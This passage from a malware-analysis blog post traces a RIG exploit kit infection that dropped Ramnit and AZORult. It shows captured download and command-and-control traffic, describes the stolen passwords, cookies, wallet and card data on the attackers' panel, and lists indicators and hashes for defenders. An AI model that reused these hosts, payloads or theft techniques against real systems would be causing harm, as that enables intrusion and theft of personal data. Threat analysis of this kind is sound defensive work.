- sxkallpiiknswi.com – 87.106.190.153

Callback traffic for Ramnit:

- 217.20.116.140:443
- 194.87.145.189:443
- 87.106.190.153:443

Below is an image of the GET request for AZORult:

```
GET /tutu.exe HTTP/1.1
Host:
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Accept-Language: en-us
Accept: text/html, application/xml;q=0.9, application/xhtml+xml;q=0.9, image/png, image/jpeg, image/gif, image/x-xbitmap, *\*;q=0.1
Accept-Charset: utf-8, utf-16, iso-8859-1;q=0.6, *;q=0.1
Pragma: no-cache
Connection: close

HTTP/1.1 200 OK
Date: Sat, 11 Nov 2017 18:23:18 GMT
Server: Apache/2.4.7 (Ubuntu)
Last-Modified: Fri, 10 Nov 2017 11:30:57 GMT
ETag: "ba200-55d9f411a9e40"
Accept-Ranges: bytes
Content-Length: 762368
Connection: close
Content-Type: application/x-msdos-program

MZ.....................@.....................................          .!..L.!This program cannot be run in DOS mode.
```


Note: Further analysis of the server delivering tutu.exe shows that it's also hosting apis.exe and 1.exe. 1.exe was identified as Teamspy (aka TVRAT, TVSPY, and SpY-Agent) and apis.exe was identified as DarkVNC (Thanks to @Antelox for identifying the payloads).

tutu.exe was downloaded using the UA string "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)", which is Internet Explorer 6 on Windows XP SP2.


AZORult was placed in %LOCALAPPDATA% and executed. Following the execution of the payload we see two POST requests:

```
POST /gate.php HTTP/1.0
Host: [redacted]
Connection: close
Content-Length: 92
Accept-Language: en-US
Content-Type: image/jpeg

UR.QQ...U.rC..%..Vt.U..TvuC..C.."..V..Uv.U..TvtC..C.. p.U..U..U..Tv.U..U..U..U..U
sC..C..C..HTTP/1.1 200 OK
Server: nginx
Date: Sat, 11 Nov 2017 18:44:40 GMT
Content-Type: application/octet-stream
Content-Length: 171
Connection: close

{d9uh6es5..W?=/ah!ms)gu*w
F.:l{d9uh$`x1ar4a
F.:l{d9uh%}~(a
F.:l{d9uh5yn6w
F.:l{d9uh5fr'.
F.:l{d9uh"wd-fx6..V?=!ms#a|2}g9wo2a
FVX..S     QOJFO.?=!ms#a|2}g9.v>a~<w
F..V?="sr\.:l
POST /gate.php HTTP/1.0
Host: [redacted]
Connection: close
Content-Length: 80857
Accept-Language: en-US
Content-Type: image/jpeg

@R.]E.VV.S
Z[Y.]v'.r#w.'..Qp.K.. w.$v.W.. q.RtsU..P..#v.Us."v.P..U..S..K
._..Sv.'..Ts. ..X..Rw.U.tC.. ..V.."p.U..U.sC..C.."..R.."q.U..U.q$..R.._..T.."..S..T..R..P..^v.U
.U..U.KC..C.rC...e^.VX.A.T..U..T.._RC..$SD.QK...U..TN`/|.TvfC..!dcC..0._sx,N`.\.U..T..U..U.U.FKC.....VN.U.KC...wK'...\Q     svPwr#.vK..$..R.q#.u"..K.q%.. v.P..U.r"..'
s"..T..K..U..^
.W..".vW..'.qR.        k8..ES.svPwr#.vK..$..R.q#.u"..K.q%.. v.P..U.r"..'
s"..T..K..U..^
.W..".vW..'.qR.        Z.G.VD's.#wrVs._.uQ..PtrKpsV..VttS.q"..W..KwsV.v^vsK..W..R..S..^..K.sVs.W.vUt.V.:l.T
YD's.#wrVs._.uQ..PtrKpsV..VttS.q"..W..KwsV.v^vsK..W..R..S..^..K.sVs.W.vUt.V..TwN            GC.PRC.r.]Zk8.TwP      ]P
W.TwT       _:lE@...#_^.@X.]Q...#QX.?=C.r
]P.\.TwZ.QE AX.FX.^^.W.TwT          _:l..#_^.@X.]Q...#QX.?=C.r.[Y...#QX.?=.[[.Z^.BXC.r.]Zk8.TwF.SY.AR.DRC.r.]Zk8.TwD.]E.QV.VE.AR.@T...#QX.?
=C.r...S..SQ.TwY.F:l..#_V.ZC.U.TwT_:l..#SU.@.TwY.F:l..#F@.FC.@.TwT   _:l..#BB._V.[TC.r.]Zk8.TwU
```


Login panel:





Confirmation it is AZORult:



Main page, passwords, and reports:








These threat actors have collected information on over 600+ victims in the last couple of days.

There are options for reporting, saved passwords (browsers, FTP, Email, and IM), Bitcoin client files, Skype db files, Steam files, Desktop files and CC.

The criminals are collecting and storing victim information in .zip files, named by the date and machine ID:



Information in the .zip file includes:

- “Browsers” folder
  - “AutoComplete” subfolder contains .txt files for Chromium, Chrome, Firefox, etc.
  - “Cookies” subfolder contains similar files as the AutoComplete subfolder
- CookieList.txt
- IP.txt
- Passwords.txt
- SYSInfo.txt

These files contain the IP address and location of the compromised machine, saved passwords, system information (Machine ID, file path of the malware – .exe or .dll, Operating System information, computer name, username, CPU information, total RAM, GPU information, system processes currently running, programs currently installed), and information used by browsers.

Due to security reasons, I will not be giving out certain samples to the public.

IOCs from Infection

- 52.8.143.12 – flinsheer-perreene.com – GET /voluum/
- 194.58.38.57 – GET /usa and /usa/ – POST /usa/
- 52.8.229.123 – kcsmj.redirectvoluum.com – GET /redirect?target=BASE64
- 194.58.40.193 – GET /test22.php
- 188.225.82.158 – IP literal hostname used by RIG EK
- 217.20.116.140:443 – ngbclncfxjdsmmribt.com – Ramnit
- 217.20.116.140:443 – aujastmvehxqmlbb.com – Ramnit

- 194.87.145.189:443 – guaevvaxrujnobfytud.com – Ramnit
- 87.106.190.153:443 – kofeydncog.com – Ramnit
- 87.106.190.153:443 – sxkallpiiknswi.com – Ramnit

Bonus IOCs Collected During My Research

- 85.17.29.101:80 – GET /stats/update.php?id=283233394&stat=8f995f306c06b63c100b05fdd300f962 – ET TROJAN Win32.Spy/TVRat/Shade Ransomware Checkin
  Uses UA string “Mozilla/5.0 (Windows NT 5.1)”
- 5.79.66.227:443 – Collected from apis.exe sample

Hashes From Infection

SHA256: be28a10416523b9ed143f99a1153f3530565a885c5b7dfa271ebad5a31ff0fb2
File name: RigEK 188.225.82.158 landing page.txt

SHA256: 4f8ee603630bbcc55b33b2c95347fe51d1dbc50531ece60b9f15050aa1119339
File name: RigEK 188.225.82.158 Flash exploit.swf

SHA256: 5c0a56406bd98c4da687fe7bc95d0d0ca271ad38bc394e8f6c4f5ef1c47277d7
File name: o32.tmp

Bonus Hashes – Malware Found on Server Hosting AZORult

SHA256: cc95870ebece2838ff9b2b8129386f015ea80d497a6c26127c9bd7abc588f2ea
File name: 1.exe
Hybrid-Analysis Report

SHA256: 35408635b78a61972dd48935fbbeb1fce067615c3cebf4498472252fbf893914
File name: apis.exe
Hybrid-Analysis Report

Downloads

Artifacts from the infection and bonus malware samples.zip

Password is “infected”

Until next time!

Additional Reference for Ramnit:
https://www.cert.pl/news/single/ramnit-doglebna-analiza/ (original source)
https://www.cert.pl/en/news/single/ramnit-in-depth-analysis/ (English version)

Published by malwarebreakdown

Just a normal person who spends their free time infecting systems with malware. View all posts by malwarebreakdown